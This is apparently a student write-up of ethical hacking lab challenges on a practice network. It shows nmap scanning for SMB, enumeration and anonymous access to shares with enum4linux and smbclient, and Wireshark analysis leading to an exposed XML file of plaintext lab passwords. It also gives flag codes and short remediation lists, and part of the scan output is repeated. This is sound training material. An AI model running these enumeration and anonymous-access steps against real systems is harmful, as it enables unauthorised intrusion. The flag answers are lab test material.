PORT      STATE SERVICE
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.00090s latency).


PORT      STATE SERVICE
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.00074s latency).

PORT      STATE SERVICE
139/tcp    open   netbios-ssn
445/tcp    open   microsoft-ds

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.0018s latency).
```

Which host on the 10.5.5.0/24 network has open ports indicating it is likely running SMB services?



```
(kali㉿Kali)-[~]
$ nmap -p139,445 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-11 18:01 UTC
Nmap scan report for 10.5.5.1
Host is up (0.0011s latency).

PORT      STATE SERVICE
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.0030s latency).

PORT      STATE SERVICE
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap scan report for dwva.pc (10.5.5.12)
Host is up (0.0022s latency).

PORT      STATE SERVICE
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.00090s latency).

PORT      STATE SERVICE
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.00074s latency).


PORT      STATE SERVICE
139/tcp    open   netbios-ssn
445/tcp    open   microsoft-ds

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.0018s latency).
```

Step 2: Determine which SMB directories are shared and can be accessed by anonymous users.

Use a tool to scan the device that is running SMB and locate the shares that can be accessed by anonymous users.

Command: enum4linux -S 10.5.5.14



```
kali@Kali: ~
File Actions Edit View Help
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

( Share Enumeration on 10.5.5.14 )

Filesystem      Sharename    Type      Comment
-----          -----       ----      -----
/homes          homes        Disk      All home directories
/workfiles      workfiles   Disk      Confidential Workfiles
/print$         print$      Disk      Printer Drivers
/IPC$           IPC$        IPC      IPC Service (Samba 4.9.5-Debian)

Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
-----
[+] Attempting to map shares on 10.5.5.14

[E] Can't understand response:

tree connect failed: NT_STATUS_BAD_NETWORK_NAME
//10.5.5.14/homes      Mapping: N/A Listing: N/A Writing: N/A
//10.5.5.14/workfiles   Mapping: OK Listing: OK Writing: N/A
//10.5.5.14/print$      Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.5.5.14/IPC$        Mapping: N/A Listing: N/A Writing: N/A
enum4linux complete on Sun Jan 11 18:15:03 2026

(kali㉿Kali)-[~]
$
```

Step 3: Investigate each shared directory to find the file

Use the SMB-native client to access the drive shares on the SMB server. Use the dir, ls, cd, and other commands to find subdirectories and files.

Command: smbclient -L //10.5.5.14 -N

```
(kali㉿Kali)-[~]
$ smbclient -L //10.5.5.14 -N
Anonymous login successful

      Sharename      Type      Comment
    ============  ======  ======
        homes       Disk     All home directories
    workfiles     Disk     Confidential Workfiles
      prints       Disk     Printer Drivers
      IPC$        IPC      IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
    ============  ======
      Home
      Workgroup      Master

(kali㉿Kali)-[~]
$
```

Locate the file with the Challenge 3 code. Download the file and open it locally.

A screenshot of a Kali Linux terminal window. The terminal shows the following session:

```
(kali㉿Kali)-[~]
$ ls
Desktop Documents Downloads Music OTHER Pictures Public Templates Videos sxij42.txt
(kali㉿Kali)-[~]
$ cat sxij42.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWs39691.

(kali㉿Kali)-[~]
$
```

The terminal window has a dark background with a green and blue abstract pattern. The title bar says "kali@Kali: ~". The window frame includes standard icons for minimize, maximize, and close. The bottom right corner of the window frame shows the text "Kali-Linux Ethical Hacking VM (Build 2023-08-18)".

Step 4: Research and propose SMB attack remediation.

- 1. Regular Patch Management**
- 2. Disable Unnecessary SMB Versions**


Challenge 4: Analyze a .pcap file to find information.

As part of your reconnaissance effort, your team captured traffic using Wireshark. The capture file, **SA.pcap**, is located in the **Downloads** subdirectory within the **kali** user home directory.

Step 1: Find and analyze the SA.pcap file


Analyze the content of the PCAP file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code.

What is the IP address of the target computer?




What directories on the target are revealed in the PCAP?

Right click on the target IP and follow the TCP Stream as shown in the picture below




Find the URL location



The screenshot shows a Wireshark capture window. The packet list pane displays an HTTP request from a client (curl) to a server (Apache) at 10.5.5.11. The response pane shows the server's response, which is an HTTP 301 Moved Permanently message. The response body contains an HTML document with a title '301 Moved Permanently' and a paragraph stating 'The document has moved here.' The URL 'http://10.5.5.11/data/' is highlighted with a purple box. The bottom status bar indicates there are 1 client pkt(s), 1 server pkt(s), and 7 turn(s).

Step 2: Use a web browser to display the contents of the directories on the target computer.


What is the URL of the file?



The screenshot shows a Firefox browser window. The address bar shows the URL '10.5.5.11/data/'. The page content is the directory index for '/data', titled 'Index of /data'. It lists two items: 'Parent Directory' and 'user_accounts.xml'. The 'user_accounts.xml' file is highlighted with a purple box. Below the table, the text 'Apache/2.4.7 (Ubuntu) Server at 10.5.5.11 Port 80' is visible.

Name	Last modified	Size	Description
Parent Directory	-		
user_accounts.xml	2012-05-14 00:00	5.5K	

What is the content of the file?



```
<Employees>
--<Employee ID="0">
  <UserName>Flag</UserName>
  <Password>Here is the Code for Challenge 4!</Password>
  <Signature>21z-1478K</Signature>
  <Type>Flag</Type>
</Employee>
--<Employee ID="1">
  <UserName>admin</UserName>
  <Password>adminpass</Password>
  <Signature>g0t r00t?</Signature>
  <Type>Admin</Type>
</Employee>
--<Employee ID="2">
  <UserName>adrian</UserName>
  <Password>somepassword</Password>
  <Signature>Zombie Films Rock!</Signature>
  <Type>Admin</Type>
</Employee>
--<Employee ID="3">
  <UserName>john</UserName>
  <Password>monkey</Password>
  <Signature>I like the smell of confunk</Signature>
  <Type>Admin</Type>
</Employee>
--<Employee ID="4">
  <UserName>boromir</UserName>
```

What message is contained in the record for Employee ID 0? Enter the code associated with the user.

21z-1478K

Step 3:Research and propose remediation that would prevent file content from being transmitted in clear text.

1. Mandate the use of Secure Transfer Protocols
2. Disable Insecure Protocols
3. Implement Strong Encryption for Data in Transit
4. Ensure access Controls and Monitoring systems